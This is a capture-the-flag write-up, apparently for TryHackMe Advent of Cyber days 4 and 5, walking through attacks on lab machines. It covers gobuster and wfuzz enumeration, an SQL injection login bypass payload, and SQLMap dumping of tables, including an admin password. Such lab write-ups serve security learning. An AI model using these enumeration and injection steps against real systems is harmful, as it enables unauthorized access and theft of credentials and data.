
## Day 4: Web Exploitation - Santa's watching

**Tools used:** Kali Linux, Firefox

### **Solution/walkthrough:**


Question 1:

Paste the ip address. This site is shown.



Question 2:

Download the big.txt file.



### Question 3:

Use gobuster to find the hidden API directory and it brings us to a website which has a site-log.php file.

```
kali@kali: ~  
File Actions Edit View Help  
└─$ sudo gobuster dir -u http://10.10.71.106 -w /usr/share/wordlists/dirb/big  
    .txt -x .php  
  
=====
```

Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://10.10.71.106  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Extensions: php  
[+] Timeout: 10s

```
=====
```



2022/06/15 11:25:31 Starting gobuster in directory enumeration mode

```
=====
```

/.htaccess (Status: 403) [Size: 277]  
/.htpasswd (Status: 403) [Size: 277]  
/.htaccess.php (Status: 403) [Size: 277]  
/.htpasswd.php (Status: 403) [Size: 277]  
/LICENSE (Status: 200) [Size: 1086]  
/api (Status: 301) [Size: 310] [→ http://10.10.71.106/api/  
]  
Progress: 31752 / 40940 (77.56%)  
^C  
[!] Keyboard interrupt detected, terminating.



## Index of /api

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">site-log.php</a>	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.71.106 Port 80

#### Question 4:

Download the wordlist file .Then fuzz the file to search the dates to fill in the parameter.

```
(kali㉿kali)-[~/Downloads]
└─$ wget https://assets.tryhackme.com/additional/cmn-aoc2020/day-4/wordlist
--2022-06-19 09:42:05-- https://assets.tryhackme.com/additional/cmn-aoc2020/day-4/wordlist
Resolving assets.tryhackme.com (assets.tryhackme.com)... 99.86.178.59, 99.86.178.87, 99.86.178.57, ...
Connecting to assets.tryhackme.com (assets.tryhackme.com)|99.86.178.59|:443..
. connected.
HTTP request sent, awaiting response... 200 OK
Length: 559 [binary/octet-stream]
Saving to: 'wordlist'

wordlist          100%[=====>]      559  --.-KB/s    in 0s

2022-06-19 09:42:05 (15.9 MB/s) - 'wordlist' saved [559/559]
```


```
(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist http://10.10.71.106/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.71.106/api/site-log.php?date=FUZZ
Total requests: 63
```

ID	Response	Lines	Word	Chars	Payload
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000033:	200	0 L	0 W	0 Ch	"20201202"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000035:	200	0 L	0 W	0 Ch	"20201204"
000000036:	200	0 L	0 W	0 Ch	"20201205"
000000030:	200	0 L	0 W	0 Ch	"20201129"
000000031:	200	0 L	0 W	0 Ch	"20201130"
000000034:	200	0 L	0 W	0 Ch	"20201203"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000032:	200	0 L	0 W	0 Ch	"20201201"
000000023:	200	0 L	0 W	0 Ch	"20201122"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000021:	200	0 L	0 W	0 Ch	"20201120"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000020:	200	0 L	0 W	0 Ch	"20201119"
000000012:	200	0 L	0 W	0 Ch	"20201111"
000000017:	200	0 L	0 W	0 Ch	"20201116"
000000016:	200	0 L	0 W	0 Ch	"20201115"
000000013:	200	0 L	0 W	0 Ch	"20201112"
000000014:	200	0 L	0 W	0 Ch	"20201113"
000000010:	200	0 L	0 W	0 Ch	"20201109"
000000019:	200	0 L	0 W	0 Ch	"20201118"
000000018:	200	0 L	0 W	0 Ch	"20201117"
000000011:	200	0 L	0 W	0 Ch	"20201110"
000000009:	200	0 L	0 W	0 Ch	"20201108"

Question 5:

After fill in the date.The flag is shown.



### Thought Process/Methodology:

Paste the ip address and a tab with sentence 'our forums are gone and we can't enter the website' is shown. Then, we download big.txt and try to find the hidden API directory using gobuster and it brings us to a site which shows site-log.php file. Download wordlist file, fuzz the wordlist to find the date and put it in the parameter. After obtaining the date, paste it in the parameter and the flag is shown.




## **Day 5: Web Exploitation - Someone stole Santa's gift list!**

**Tools used:** Kali Linux, Firefox, FoxyProxy, BurpSuite, Terminal, SQLMap

### **Solution/walkthrough:**


Question 1:

Paste IP address, the site is shown.




Question 2:

we know that Santa's secret login panel is /santapanel.



Question 3:


To bypass the login, we fill in SQL injection in the username.



A screenshot of a web application's login page. The 'Username' field contains the text `' or true --`. The 'Password' field is empty. A 'Login' button is located at the bottom right of the form.


Question 4:

After login , this site is shown.




Question 5:

To find out what we need to key in the Enter, turn on FoxyProxy and on the intercept on BurpSuite.




Question 6:

Click search and the request is shown in BurpSuite. Send the request to repeater. Save the request in the repeater.



Question 7:

In terminal, use SQLMap to translate the request and utilize the database.



Question 8:

Enter the command, the flag, gift list database, admin's password and username are shown.

```

[09:36:29] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| Flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+

[09:36:29] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/hidden_table.csv'
[09:36:29] [INFO] fetching columns for table 'sequels'
[09:36:29] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid | age | title |
+-----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+-----+-----+-----+

[09:36:29] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/sequels.csv'
[09:36:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.55.25'

```

```

[09:36:56] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/sequels.csv'
[09:36:56] [INFO] fetching columns for table 'hidden_table'
[09:36:56] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+

[09:36:56] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/hidden_table.csv'
[09:36:56] [INFO] fetching columns for table 'users'
[09:36:56] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+

[09:36:56] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/users.csv'
[09:36:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.55.25'

[*] ending @ 09:36:56 /2022-06-17/

```

**Thought process/ Methodology:**

Paste the IP address and add :8000. To enter Santa's login panel, /santapanel is added behind the url. Next, login page is shown. To bypass the login, we fill in SQL injection in the username column. After login, a page with a Enter column is shown. To find out what we need to fill in the column, we launch FoxyProxy, on the intercept and click search and make a request. The request is shown in the BurpSuite Proxy tab, Intercept tab. Then, we send the request to Repeater and save the request file. In terminal, we use SQLMap to translate the request and utilize the database. Last, we the flag, gift list database, admin's username and password are shown.